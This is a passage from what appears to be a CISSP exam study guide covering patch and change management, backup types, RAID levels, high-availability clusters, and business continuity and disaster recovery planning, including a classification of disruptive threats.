Security patches are typically intended to eliminate a known vulnerability. Organizations are constantly patching desktops, servers, network devices, telephony devices, and other information systems. The likelihood of an organization having fully patched every system is low. While un-patched systems may be known, it is also common to have systems with failed patches. The most common cause of failed patches is failing to reboot after deploying a patch that requires one.

It is also common to find systems requiring an unknown patch. *Vulnerability scanning* is a way to discover poor configurations and missing patches in an environment. While it might seem obvious, it bears mentioning that vulnerability scanning devices are only capable of discovering the existence of known vulnerabilities. Though discovering missing patches is the most significant feature provided by vulnerability scanning devices or software, some are also capable of discovering vulnerabilities associated with poor configurations.

The term *vulnerability management* is used rather than just vulnerability scanning to emphasize the need for management of the vulnerability information. Many organizations are initially a bit overzealous with their vulnerability scanning and want to continuously enumerate all vulnerabilities within the enterprise. There is limited value in simply listing thousands of vulnerabilities unless there is also a process that attends to the prioritization and remediation of these vulnerabilities. The remediation or mitigation of vulnerabilities should be prioritized based on both risk to the organization and ease of remediation procedures.

Zero-Day Vulnerabilities and Zero-Day Exploits

Organizations intend to patch vulnerabilities before an attacker exploits them. As patches are released, attackers begin trying to reverse engineer exploits for the now-known patched vulnerability. This process of developing an exploit to fit a patched vulnerability has been occurring for quite some time, but what is changing is the typical time-to-development of an exploit. The average window of time between a patch being released and an associated exploit being made public is

decreasing. Research now suggests that for some vulnerabilities, an exploit can be created within minutes based simply on the availability of the unpatched and patched program [11].

In addition to attackers reverse engineering security patches to develop exploits, it is also possible for an attacker to discover a vulnerability before the vendor has developed a patch, or has been made aware of the vulnerability by either internal or external security researchers. The term for a vulnerability being known before the existence of a patch is “zero-day vulnerability.” *Zero-day vulnerabilities*, also commonly written 0-day, are becoming increasingly important as attackers are becoming more skilled in discovery, and, more importantly, the discovery and disclosure of zero-day vulnerabilities is being monetized. A *zero-day exploit*, rather than vulnerability, refers to the existence of exploit code for a vulnerability that has yet to be patched.

Change Management

As stated above, system, network, and application changes are required. A system that does not change will become less secure over time, as security updates and patches are not applied. In order to maintain consistent and known operational security, a regimented *change management* or change control process needs to be followed. The purpose of the change control process is to understand, communicate, and document any changes with the primary goal of being able to understand, control, and avoid direct or indirect negative impacts that the changes might impose. The overall change management process has phases, the implementation of which will vary to some degree within each organization. Typically, there is a change control board that oversees and coordinates the change control process. The change control board should include not only members of the Information Technology team, but also members from business units.

The intended change must first be introduced or proposed to the change control board. The change control board then gathers and documents sufficient details about the change to attempt to understand the implications. The person or group proposing the change should attempt to supply information about any potential negative impacts that might result from the change, as well as any negative impacts that could result from not implementing the change. Ultimately, the decision to implement the change, and the timeliness of this implementation, will be driven by principles of risk and cost management. Therefore, details related to the organizational risk associated with both enacting or delaying the change must be brought to the attention of the change control board. Another risk-based consideration is whether or not the change can be easily reversed should unforeseen impacts be greater than anticipated. Many organizations will require a rollback plan, which is sometimes also known as a back-out plan. This plan will attempt to detail the procedures for reversing the change should that be deemed necessary.

If the change control board finds that the change is warranted, then a schedule for testing and implementing the change will be agreed upon. The schedule should take

into account other changes and projects impacting the organization and its resources. Associated with the scheduling of the change implementation is the notification process that informs all departments impacted by the change. The next phase of the change management process will involve the testing and subsequent implementation of the change. Once implemented, a report should be provided back to the change control board detailing the implementation, and whether or not the change was successfully implemented according to plan.

Change management is not an exact science, nor is the prescribed approach a perfect fit for either all organizations or all changes. In addition to each organization having a slightly different take on the change management process, there will also likely be particular changes that warrant deviation from the organizational norm either because the change is either more or less significant than typical changes. For instance, managing the change associated with a small patch could well be handled differently than a major service pack installation. Because of the variability of the change management process, specific named phases have not been offered in this section. However, the general flow of the change management process includes:

- Identifying a change
- Proposing a change
- Assessing the risk associated with the change
- Testing the change
- Scheduling the change
- Notifying impacted parties of the change
- Implementing the change
- Reporting results of the change implementation

All changes must be closely tracked and auditable. A detailed change record should be kept. Some changes can destabilize systems or cause other problems; change management auditing allows operations staff to investigate recent changes in the event of an outage or problem. Audit records also allow auditors to verify that change management policies and procedures have been followed.

Continuity of Operations

We will discuss some continuity concepts later in this chapter, in the “[Business Continuity Planning](#)” and “[Disaster Recovery Planning](#)” sections. This section will focus on more overtly operational concerns related to continuity. Needless to say, continuity of operations is principally concerned with the availability portion of the confidentiality, integrity, and availability triad.

Service Level Agreements (SLAs)

As organizations leverage service providers and hosted solutions to a greater extent, the continuity of operations consideration become critical in contract negotiation,

known as *service level agreements*. Service level agreements have been important for some time, but they are becoming increasingly critical as organizations are increasingly choosing to have external entities perform critical services or host significant assets and applications. The goal of the service level agreement is to stipulate all expectations regarding the behavior of the department or organization that is responsible for providing services and the quality of the services provided. Often service level agreements will dictate what is considered acceptable regarding things such as bandwidth, time to delivery, and response times.

Though availability is usually the most critical security consideration of a service level agreement, the consideration of other security aspects will increase as they become easier to quantify through better metrics. Further, as organizations increasingly leverage hosting service providers for more than just commoditized connectivity, the degree to which security is emphasized will increase. One important point to realize about service level agreements is that it is paramount that organizations negotiate all security terms of a service level agreement with their service provider prior to engaging with the company. Typically, if an organization wants a service provider to agree after the fact to specific terms of a service level agreement, then the organization will be required to pay an additional premium for the service.

Note

The most obvious example of a trend toward increasingly critical information and services being hosted by a service provider is the growing popularity of cloud computing. Cloud computing allows organizations to effectively rent computing speed, storage, and bandwidth from a service provider for the hosting of some of their infrastructure. The security and quality of service of these solutions constitute an extremely important point of distinction between the service offerings and their associated costs.

Fault Tolerance

In order for systems and solutions within an organization to be able to continually provide operational availability they must be implemented with fault tolerance in mind. Availability is not solely focused on system uptime requirements, but also requires that data be accessible in a timely fashion as well. Both system and data fault tolerance will be attended to within this section.

Backup

The most basic and obvious measure to increase system or data fault tolerance is to provide for recoverability in the event of a failure. Given a long enough timeframe, accidents, such as that in Fig. 8.14, will happen. In order for data to be able to be recovered in case of a fault, some form of backup or redundancy must be provided. Though magnetic tape media is quite an old technology, it is still the most common repository of backup data. The three basic types of backups are: *full backup*, *incremental backup*, and *differential backup*.



FIG. 8.14

Why are backups necessary?

Source: https://commons.wikimedia.org/wiki/File:Backup_Backup_Backup_-_And_Test_Restores.jpg.

Photograph by: John Boston. Image used under Creative Commons Attribution 2.0 License.

Full

The full backup is the easiest to understand of the types of backup; it simply is a replica of all allocated data on a hard disk. Full backups contain all of the allocated data on the hard disk, which makes them simple from a recovery standpoint in the event of a failure. Though the time and media necessary to recover are less for full backups than those approaches that employ other methods, the amount of media required to hold full backups is greater. Another downside of using only full backups is the time it takes to perform the backup itself. The time required to complete a backup must be within the backup window, which is the planned period of time in which backups are considered operationally acceptable. Because of the larger amount of media, and therefore cost of media, and the longer backup window requirements, full backups are often coupled with either incremental or differential backups to balance the time and media considerations.

Incremental

One alternative to exclusively relying upon full backups is to leverage incremental backups. Incremental backups only archive files that have changed since the last backup of any kind was performed. Since fewer files are backed up, the time to perform the incremental backup is greatly reduced. To understand the tape requirements for recovery, consider an example backup schedule using tapes, with weekly full backups on Sunday night and daily incremental backups.

Each Sunday, a full backup is performed. For Monday's incremental backup, only those files that have been changed since Sunday's backup will be marked for

backup. On Tuesday, those files that have been changed since Monday's incremental backup will be marked for backup. Wednesday, Thursday, Friday, and Saturday would all simply perform a backup of those files that had changed since the previous incremental backup.

Given this schedule, if a data or disk failure occurs and there is a need for recovery, then the most recent full backup and each and every incremental backup since the full backup is required to initiate a recovery. Though the time to perform each incremental backup is extremely short, the downside is that a full restore can require quite a few tapes, especially if full backups are performed less frequently. Also, the odds of a failed restoration due to a tape integrity issue (such as broken tape) rise with each additional tape required.

Differential

Another approach to data backup is the differential backup method. While the incremental backup only archived those files that had changed since *any* backup, the differential method will back up any files that have been changed since the last full backup. The following is an example of a backup schedule using tapes, with weekly full backups on Sunday night and daily differential backups.

Each Sunday, a full backup is performed. For Monday's differential backup, only those files that have been changed since Sunday's backup will be archived. On Tuesday, again those files that have been changed since Sunday's full backup, including those backed up with Monday's differential, will be archived. Wednesday, Thursday, Friday, and Saturday would all simply archive all files that had changed since the previous full backup.

Given this schedule, if a data or disk failure occurs and there is a need for recovery, then only the most recent full backup and most recent differential backup are required to initiate a full recovery. Though the time to perform each differential backup is shorter than a full backup, as more time passes since the last full backup the length of time to perform a differential backup will also increase. If much of the data being backed up regularly changes or the time between full backups is long, then the length of time for a backup might approach that of the full backup.

Archive Bits

Some file systems, such as Microsoft's NTFS, support the archive bit. This bit is a file attribute used to determine whether a file has been archived since last modification. A full backup will archive all files (regardless of each individual file's archive bit setting), and then reset all archive bits to 0 (indicating each file has been archived).

As files are modified, the associated archive bits are set to 1 (indicating the file has changed, and needs to be archived). An incremental backup will archive each modified file and reset the archive bit to 0. A differential backup will archive each modified file and leave the archive bit set to 1.

Redundant Array of Inexpensive Disks (RAID)

Even if only one full backup tape is needed for recovery of a system due to a hard disk failure, the time to recover a large amount of data can easily exceed the recovery time dictated by the organization. The goal of a *Redundant Array of Inexpensive Disks (RAID)* is to help mitigate the risk associated with hard disk failures. There are various RAID levels that consist of different approaches to disk array configurations. These differences in configuration have varying cost, with regard to both the number of disks required to achieve the configuration's goals and capabilities in terms of reliability and performance advantages. **Table 8.1** provides a brief description of the various RAID levels that are most commonly used.

Three critical RAID terms are: mirroring, striping, and parity.


- *Mirroring* is the most obvious and basic of the fundamental RAID concepts, and is simply used to achieve full data redundancy by writing the same data to multiple hard disks. Since mirrored data must be written to multiple disks, the write times are slower (though caching by the RAID controller may mitigate this). However, there can be performance gains when reading mirrored data by simultaneously pulling data from multiple hard disks. Other than read and write performance considerations, a major cost associated with mirroring is disk usage; at least half of the drives are used for redundancy when mirroring is used.
- *Striping* is a RAID concept that is focused on increasing the read and write performance by spreading data across multiple hard disks. With data being spread among multiple disk drives, reads and writes can be performed in parallel across multiple disks rather than serially on one disk. This parallelization provides a performance increase, but does not aid in data redundancy.
- *Parity* is a means to achieve data redundancy without incurring the same degree of cost as that of mirroring in terms of disk usage and write performance.

Exam Warning

While the ability to quickly recover from a disk failure is the goal of RAID, there are configurations that do not have reliability as a capability. For the exam, be sure to understand that not all RAID configurations provide additional reliability.

Table 8.1 RAID Levels.

RAID Level	Description
RAID 0	Striped set
RAID 1	Mirrored set
RAID 3	Byte level striping with dedicated parity
RAID 4	Block level striping with dedicated parity
RAID 5	Block level striping with distributed parity
RAID 6	Block level striping with double distributed parity

**FIG. 8.15**

RAID 0—striped set.

RAID 0—Striped Set


As suggested by the title, *RAID 0* employs striping to increase the performance of reads and writes. By itself, striping offers no data redundancy, so RAID 0 is a poor choice if recovery of data is the reason for leveraging RAID. [Fig. 8.15](#) shows visually what RAID 0 entails.

RAID 1—Mirrored Set

This level of RAID is perhaps the simplest of all RAID levels to understand. *RAID 1* creates/writes an exact duplicate of all data to an additional disk. The write performance is decreased, though the read performance can see an increase. Disk cost is one of the most troubling aspects of this level of RAID, as at least half of all disks are dedicated to redundancy. [Fig. 8.16](#) shows RAID 1 visually.

RAID 2—Hamming Code

RAID 2 is not considered commercially viable for hard disks and is not used. This level of RAID would require either 14 or 39 hard disks and a specially designed

**FIG. 8.16**

RAID 1—mirrored set.

hardware controller, which makes RAID 2 incredibly cost prohibitive. RAID 2 is not likely to be tested.

RAID 3—Striped Set With Dedicated Parity (Byte Level)

Striping is desirable due to the performance gains associated with spreading data across multiple disks. However, striping alone is not as desirable due to the lack of redundancy. With *RAID 3*, data, at the byte level, is striped across multiple disks, but an additional disk is leveraged for storage of parity information, which is used for recovery in the event of a failure.

RAID 4—Striped Set With Dedicated Parity (Block Level)

RAID 4 provides the exact same configuration and functionality as RAID 3, but stripes data at the block, rather than byte, level. Like RAID 3, RAID 4 employs a dedicated parity drive.

RAID 5—Striped Set With Distributed Parity


One of the most popular RAID configurations is *RAID 5*, Striped Set with Distributed Parity. Again with RAID 5 there is a focus on striping for the performance increase it offers, and RAID 5 leverages block level striping. Like RAIDs 3 and 4, RAID 5 writes parity information that is used for recovery purposes. However, unlike RAIDs 3 and 4, which require a dedicated disk for parity information, RAID 5 distributes the parity information across multiple disks. One of the reasons for RAID 5's popularity is that the disk cost for redundancy is lower than that of a Mirrored set. Another important reason for this level's popularity is the support for both hardware- and software-based implementations, which significantly reduces the barrier to entry for RAID configurations. RAID 5 allows for data recovery in the event that any one disk fails. [Fig. 8.17](#) provides a visual representation of RAID 5.

RAID 6—Striped Set With Dual Distributed Parity

While RAID 5 accommodates the loss of any one drive in the array, *RAID 6* can allow for the failure of two drives and still function. This redundancy is achieved by writing the same parity information to two different disks.

Note

There are many and varied RAID configurations that are simply combinations of the standard RAID levels. Nested RAID solutions are becoming increasingly common with larger arrays of disks that require a high degree of both reliability and speed. Some common nested RAID levels include RAID 0+1, 1+0, 5+0, 6+0, and (1+0)+0, which are also commonly written as RAID 01, 10, 50, 60, and 100, respectively.

**FIG. 8.17**

RAID 5—striped set with distributed parity.

RAID 1+0 or RAID 10

RAID 1+0 or RAID 10 is an example of what is known as nested RAID or multi-RAID, which simply means that one standard RAID level is encapsulated within another. With RAID 10, which is also commonly written as RAID 1+0 to explicitly indicate the nesting, the configuration is a striped set of mirrors.

System Redundancy

Though redundancy and resiliency of data, provided by RAID and backup solutions, are important, further consideration needs to be given to the systems themselves that provide access to this redundant data.

Redundant Hardware

Many systems can provide internal hardware redundancy of components that are extremely prone to failure. The most common example of this in-built redundancy is systems or devices that have redundant onboard power in the event of a power supply failure. In addition to redundant power, it is also common to find redundant network interface cards (NICs), as well as redundant disk controllers. Sometimes systems simply have field replaceable modular versions of commonly failing components. Though physically replacing a power supply might increase downtime, having an inventory of spare modules to service the entire datacenter's servers would be less expensive than having all servers configured with an installed redundant power supply.

Redundant Systems

Though quite a few fault-prone internal components can be configured to have redundancy built into systems, there is a limit to the internal redundancy. If system availability is extremely important, then it might be prudent to have entire systems available in the inventory to serve as a means to recover. While the time to recover might be greater, it is fairly common for organizations to have an SLA with their

hardware manufacturers to be able to quickly procure replacement equipment in a timely fashion. If the recovery times are acceptable, then quick procurement options are likely to be far cheaper than having spare equipment on-hand for ad hoc system recovery.

High-Availability Clusters

Some applications and systems are so critical that they have more stringent uptime requirements than can be met by standby redundant systems, or spare hardware. These systems and applications typically require what is commonly referred to as a high-availability (HA) or *failover cluster*. A *high-availability cluster* employs multiple systems that are already installed, configured, and plugged in, such that if a failure causes one of the systems to fail then the other can be seamlessly leveraged to maintain the availability of the service or application being provided.

The actual implementation details of a high-availability cluster can vary quite a lot, but there are a few basic considerations that need to be understood. The primary implementation consideration for high-availability clusters is whether each node of a HA cluster is actively processing data in advance of a failure. This is known as an *active-active* configuration, and is commonly referred to as load balancing. Having systems in an active-active, or load balancing, configuration is typically costlier than having the systems in an *active-passive*, or hot standby, configuration in which the backup systems only begin processing when a failure state is detected.

BCP and DRP Overview and Process

The terms and concepts associated with Business Continuity and Disaster Recovery Planning are very often misunderstood. Clear understanding of what is meant by both Business Continuity and Disaster Recovery Planning, as well as what they entail, is critical for the CISSP® candidate. In addition to understanding what constitutes each discipline, information security professionals should also have an understanding of the relationship between these two processes.

Another critical element to understanding Business Continuity and Disaster Recovery Planning is analyzing the various types of potential disasters that threaten to impact an organization. In addition to appreciating the various types of disruptive events that could trigger a Disaster Recovery or Business Continuity response, it is important to be able to take into account the likelihood or occurrence associated with the types of disasters.

Finally, this section will define the high-level phases of the Business Continuity and Disaster Recovery Planning processes. The goal of this section is to ensure a basic understanding of the overall approach and major phases prior to delving into the details of each phase that will occur in the next major section: “[Developing a BCP/DRP](#).” Disasters are an inevitable fact of life. Given a long enough operational existence, every organization will experience a significant disaster. A thorough, regimented, and ongoing process of continually reviewing the threats associated with

disaster events, an organization's vulnerabilities to those threats, and the likelihood of the risk manifesting will allow an organization to appropriately mitigate the inherent risks of disaster.

Business Continuity Planning

Though many organizations will simply use the phrases *Business Continuity Planning* or *Disaster Recovery Planning* interchangeably, they are two distinct disciplines. Though both plans are essential to the effective management of disasters and other disruptive events, their goals are different. The overarching goal of a BCP is to ensure that the business will continue to operate before, throughout, and after a disaster event is experienced. The focus of a BCP is on the business as a whole, and ensuring that those critical services that the business provides or critical functions that the business regularly performs can still be carried out both in the wake of a disruption as well as after the disruption has been weathered. In order to ensure that the critical business functions are still operable, the organization will need to take into account the common threats to their critical functions as well as any associated vulnerabilities that might make a significant disruption more likely. Business Continuity Planning provides a long-term strategy for ensuring the continued successful operation of an organization in spite of inevitable disruptive events and disasters.

Disaster Recovery Planning

While Business Continuity Planning provides the long-term strategic business oriented plan for continued operation after a disruptive event, the Disaster Recovery Plan is more tactical in its approach. The DRP provides a short-term plan for dealing with specific disruptions. Mitigating a malware infection that shows risk of spreading to other systems is an example of a specific IT-oriented disruption that a DRP would address. The DRP focuses on efficiently attempting to mitigate the impact of a disaster and the immediate response and recovery of critical IT systems in the face of a significant disruptive event. Disaster Recovery Planning is considered tactical rather than strategic and provides a means for immediate response to disasters. The DRP does not focus on long-term business impact in the same fashion that a BCP does.

Exam Warning

As discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering, the most important objective for all controls is personnel safety. This is especially true for exam questions regarding Disaster Recovery Planning.

Relationship Between BCP and DRP

The Business Continuity Plan is an umbrella plan that includes multiple specific plans, most importantly the Disaster Recovery Plan. Though the focus of the BCP and DRP are distinct, with the former attending to the business as a whole, and the latter being information systems-centric, these two processes overlap. In modern organizations dependent on information systems, how could the goal of continually providing business-critical services in spite of disasters be achieved without the tactical recovery plan offered by a DRP? These two plans, which have different scopes, are intertwined. The Disaster Recovery Plan serves as a subset of the overall Business Continuity Plan, because a BCP would be doomed to fail if it did not contain a tactical method for immediately dealing with disruption of information systems. [Fig. 8.18](#), from *NIST Special Publication 800-34*, provides a visual means for understanding the interrelatedness of a BCP and a DRP, as well as *Continuity of Operations Plan (COOP)*, *Occupant Emergency Plan (OEP)*, and others.

The Business Continuity Plan attends to ensuring that the business is viable before, during, and after significant disruptive events. This continued viability would not be possible without being able to quickly recover critical systems, which is fundamentally what a Disaster Recovery Plan provides. An additional means of differentiating between a Business Continuity Plan and a Disaster Recovery Plan is that the BCP is more holistic in that it is not as overtly systems-focused as the DRP, but rather takes into account items such as people, vital records, and processes in addition to critical systems.




FIG. 8.18

BCP and related plans [12].

One means of distinguishing Business Continuity Plan from the Disaster Recovery Plan is realizing that the BCP is concerned with the business-critical function or service provided as opposed to the systems that might typically allow that function to be performed. While this might seem an academic distinction in the modern systems-centric organizations common today, consider the role that email plays in most organizations. While most technical persons would consider email to be business-critical, many organizations could continue to operate, albeit painfully, without email. While a DRP would certainly take into account email systems, the BCP might be less concerned with email for its own sake, and more concerned with providing service to customers via other communication. Appreciating this distinction is important to an organization, as it will ultimately help guide considerations such as *Maximum Tolerable Downtime (MTD)*, which will, in turn, be used as an input when determining how to allocate resources and architect recovery strategies.

Disasters or Disruptive Events

Given that organizations' Business Continuity and Disaster Recovery Plans are created because of the potential of disasters impacting operations, understanding disasters and disruptive events is necessary. The most obvious types of disruptive events that spring to mind when considering BCP and DRP are natural disasters such as hurricanes, tornadoes, earthquakes, and floods. While these are representative of some types of disasters, they are far from the only, or even the most common, types of disruptive events.

One way of classifying the types of disasters that can occur is categorizing them by cause. The three common ways of categorizing the causes for disasters are whether the threat agent is natural, human, or environmental in nature [12].

- Natural—The most obvious types of threats that can result in a disaster are naturally occurring. This category includes threats such as earthquakes, hurricanes, tornadoes, floods, and some types of fires. Historically, natural disasters have provided some of the most devastating disasters that an organization can have to respond to. However, natural disasters are typically less common than the other classes of threats. The likelihood of a natural threat occurring is usually closely related to the geographical location.
- Human—The human category of threats represents the most common source of disasters. Human threats can be further classified by whether they constitute an intentional or unintentional threat. Human-intentional attacks represent deliberate, motivated attacks by a human. Human-unintentional attacks are those in which a person unwittingly serves as a threat source. For example, an attacker targeting an organization's cardholder data by attempting to cause a malware infection within the organization would represent a human-intentional threat; an employee disrupting operations through laziness or carelessness would be considered a human-unintentional threat. While human-intentional threats might be more exciting to run through threat models,

human-unintentional threats represent the most common source of disasters. Examples of human-intentional threats include terrorists, malware, rogue insider, Denial of Service, hacktivism, phishing, and social engineering. Examples of human-unintentional threats are primarily those that involve inadvertent errors and omissions, in which the person through lack of knowledge, laziness, or carelessness serves as a source of disruption.

- Environmental—The name environmental threats can be confusing, bringing to mind weather-related phenomena. In this case environmental has little to do with the weather (which would be considered a natural threat) and is focused on environment as it pertains to the information systems or datacenter. The threat of disruption to the computing environment is significant. This class of threat includes items such as power issues (blackout, brownout, surge, spike), system component or other equipment failures, and application or software flaws.

Note

Technical threats are another category of threat. Technical threats can be considered a subset of human threats, but are sometimes referenced separately due to their importance to information security. Common examples of technical threats include malware, Denial of Service, cyber-warfare, cyber-terrorism, hacktivism, phishing, and DNS hijacking. These threats are mitigated with the *Cyber Incident Response Plan*.

The analysis of threats and determination of the associated likelihood of the threats being manifested is an important part of the BCP and DRP process. Appreciation of the threats will help guide some of the potential risk mitigation or avoidance strategies adopted by the organization. Further, threat analysis will help provide guidance in the planning and prioritization of recovery and response capabilities. In order to be able to perform these threat analyses, a more detailed understanding of the types of threats is needed. [Table 8.2](#) provides a quick summary of some of the disaster events and what type of disaster they constitute.

Table 8.2 Examples of Disruptive Events.

Disruptive Event	Type
Earthquake/tornado/hurricane/etc.	Natural
Strike	Human (intentional)
Cyber-terrorism	Human (intentional)/technical
Malware	Human (intentional)/technical
Denial of service	Human (intentional)/technical
Errors and omissions	Human (unintentional)
Electrical fire	Environmental
Equipment failure	Environmental

Errors and Omissions

Errors and omissions are typically considered the single most common source of disruptive events. Humans, often employed by the organization, unintentionally cause this type of threat. Data entry mistakes are an example of errors and omissions. These mistakes can be costly to an organization, and might require manual review prior to being put into production, which would be an example of separation of duties.

Note

Though errors and omissions are the most common threat faced by an organization, they also represent the type of threat that can be most easily avoided. If an organization can determine the particular types of errors or omissions that are especially common, or especially damaging, then the organization can typically build in controls that can help mitigate the risk of this threat being realized. The organization would be reducing its vulnerability to a particularly significant error or omission.

Natural Disasters

Natural disasters include earthquakes, hurricanes, floods, and tsunamis. In order to craft an appropriate response and recovery strategy in the BCP and DRP, an understanding of the likelihood of occurrence of a natural disaster is needed. The likelihood of natural threats occurring is largely based upon the geographical location of the organization's information systems or datacenters. Natural disasters generally have a rather low likelihood of occurring. However, when they do happen, the impact can be severe. See [Chapter 4](#), Domain 3: Security Architecture and Engineering, for additional information on these risks as well as specific strategies for mitigating them.

Electrical or Power Problems

While natural disasters are often associated with the most catastrophic events that an organization might ever have to deal with, power problems represent much more commonly occurring threats that can cause significant disruptions within an organization. When power problems do occur, they typically affect the availability of a system or organization. Integrity issues can also crop up on disk drives as a result of sudden power loss; however, modern transaction-based or journaling file systems have greatly reduced these integrity issues.

Power or electrical issues are some of the most commonly occurring disaster events that will impact a datacenter. For additional details on electrical problems as well as methods to mitigate some of these problems, see the "Electricity" section in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Temperature and Humidity Failures

Temperature and humidity are critical controls that must be managed during a disaster. While it is obvious that information systems must have a regular clean power supply in order to maintain their availability, the modern datacenter must also

provide sufficient heating, cooling, ventilation, and air conditioning. Proper cooling and humidity levels are critical.

Older datacenters were designed with different computing systems (such as mainframes) in mind than is found currently. The ubiquity of blade and 1U servers has greatly increased the resources that can be packed into a rack or a datacenter. While this greater density and the ability to have more computing power per square foot is desirable, this greatly increased server density can create significant heat issues. In order to provide for proper and consistent temperature, a datacenter will require an HVAC system that can handle the ever-increasing server density.

An additional concern that arises from the conditioned (heated or cooled) air being used in a datacenter is the humidity levels. Without proper and consistent temperature as well appropriate relative humidity levels, the *Mean Time Between Failures (MTBF)* for electrical equipment will decrease. If the MTBF decreases, this means that equipment will fail with greater regularity, which can represent more frequent disaster events. Good datacenter design and sufficient HVAC can help to decrease the likelihood of these threats being able to impact an organization.

Learn by Example

Testing Backup Power and HVAC

While all datacenters have cooling issues or concerns, cooling issues for datacenters in Mississippi during the month of August can be particularly interesting. All organizations recognize that loss of power represents a commonly occurring disruptive event, whether it is as a result of human error, natural disaster, or something in between. In order to accommodate the potential short-lived loss of power without causing significant impact, organizations typically employ uninterruptible power supplies (UPSs) and/or backup generators.

After going through a datacenter refresh that involved HVAC upgrades, powered racks with dedicated UPS, cable management (previously lacking), etc., a Mississippi-based organization felt that power failure testing was necessary. In the event of loss of power, the organization's design was to automatically switch servers to the new rack-mounted UPS systems, bring up the generator, and then have an operator begin shutting down unnecessary servers to prolong their ability to run without power. The test that was being performed was simply to ensure that systems would automatically fail over to the UPS, ensure that the generator would come up, and ensure that the new process of operators shutting down unnecessary systems worked properly.

After separating the datacenter from power, the rack-mounted UPS immediately kicked in. The generator started up without a hitch. Operators broke the seal on their shutdown procedures and began gracefully shutting down unnecessary servers. However, the operators quickly started complaining about how hot the task of shutting down these systems was. While stress can make people feel a bit warmer, the datacenter director investigated the matter. He found that they had been focused on ensuring that all of the server systems would stay operational until being gracefully shut down, and that they had neglected the new chillers in the datacenter, which had not been considered in the power failure. With hundreds of servers running, no chillers, and a 105°F heat index outdoors, it likely got hot rather quickly.

Warfare, Terrorism, and Sabotage

The height of human-intentional threats is found in the examples of warfare, terrorism, and sabotage. The threat of traditional warfare, terrorism, and sabotage to our organizations can vary dramatically based on geographic location, industry, brand

value, as well as the interrelatedness with other high-value target organizations. While traditional physical attacks are still quite possible, an even more likely scenario is cyber-warfare, terrorism, or sabotage. The threat landscape for information systems has rapidly evolved over the years.

While the threat of information warfare, or terrorists targeting information systems, might have only been the stuff of thriller novels several years ago, these threat sources have expanded both their capabilities and motivations. Every month (and sometimes every week) news headlines suggest nation state involvement as a legitimate, and likely, threat source. Though it would be reasonable to assume that only critical infrastructure, government, or contractor systems would be targeted by this style of attack, this assumption is unfounded. Organizations that have little to nothing to do with the military, governments at large, or critical infrastructure are also regular targets of these types of attacks.

This is illustrated by the infamous “Aurora” attacks (named after the word “Aurora,” which was found in a sample of the malware used in the attacks). The *New York Times* reported: “A series of online attacks on Google and dozens of other American corporations have been traced to computers at two educational institutions in China, including one with close ties to the Chinese military, say people involved in the investigation” [13].

Financially Motivated Attackers

Another recent trend that impacts threat analyses is the greater presence of financially motivated attackers. The attackers have come up with numerous ways to monetize attacks against various types of organizations. This monetization of cybercrime has increased the popularity of such attacks. Whether the goal is money via exfiltration of cardholder data, identity theft, pump-and-dump stock schemes, bogus anti-malware tools, or corporate espionage, the trend is clear that attackers understand methods that allow them to yield significant profits via attacks on information systems. One of the more disturbing prospects is the realization that organized crime syndicates now play a substantial role as the source of these financially motivated attacks. The justification for organized crime’s adoption of cybercrime is obvious. With cybercrime, there is significant potential for monetary gain with a greatly reduced risk of being caught, or successfully prosecuted if caught. With respect to BCP and DRP, an appreciation of the significant changes in the threat sources’ capabilities and motivations will help guide the risk assessment portions of the planning process.

Learn by Example

Targeted Attacks

Many organizations still believe that attackers are not targeting them. Even more would argue that they do not represent high-value targets to organized criminals, terrorists, or foreign nation states. It is easy to refuse to consider one’s own organization as a likely target of attack. In the same way that the most vulnerable in society are often targets of identity theft, attackers also target family-owned businesses. While compromising a small family-owned restaurant might not net the attacker

millions of credit cards, these smaller targets are often less likely to have either the preventive or detective capabilities to thwart the attacker or even know that the attack has taken place. If attackers can make money by targeting a smaller business, then they will. Virtually every organization is a target.

A 2022 report by Barracuda found, “The smaller the organization, the more likely their employees are to be targets for an attack. In fact, an average employee at a small business with less than 100 employees will receive 350% more social engineering attacks than an employee of a larger enterprise. SMBs are an attractive target for cybercriminals because collectively they have a substantial economic value and often lack security resources or expertise” [14].

Personnel Shortages

Another threat source that can result in disaster is found in issues related to personnel shortages. Though most of the discussions of threats until this point have been related to threats to the operational viability of information systems, another significant source of disruption can come from having staff unavailable. While some systems can persist with limited administrative oversight, most organizations will have some critical processes that are people-dependent.

Pandemics and Disease

As the world knows all too well in the face of COVID-19, the most significant threat likely to cause major personnel shortages, while not causing other significant physical issues, is found in the possibility of major biological problems. Beyond COVID-19, other biological issues such as pandemic flu or highly communicable infectious disease outbreaks could also cause tremendous personnel impacts. Epidemics and pandemics of infectious disease have caused major devastation throughout history. A pandemic occurs when an infection spreads through an extremely large geographical area, while an epidemic is more localized. Prior to COVID-19, there had been relatively few major epidemics or pandemics since the advent of ubiquitous information systems.

Strikes

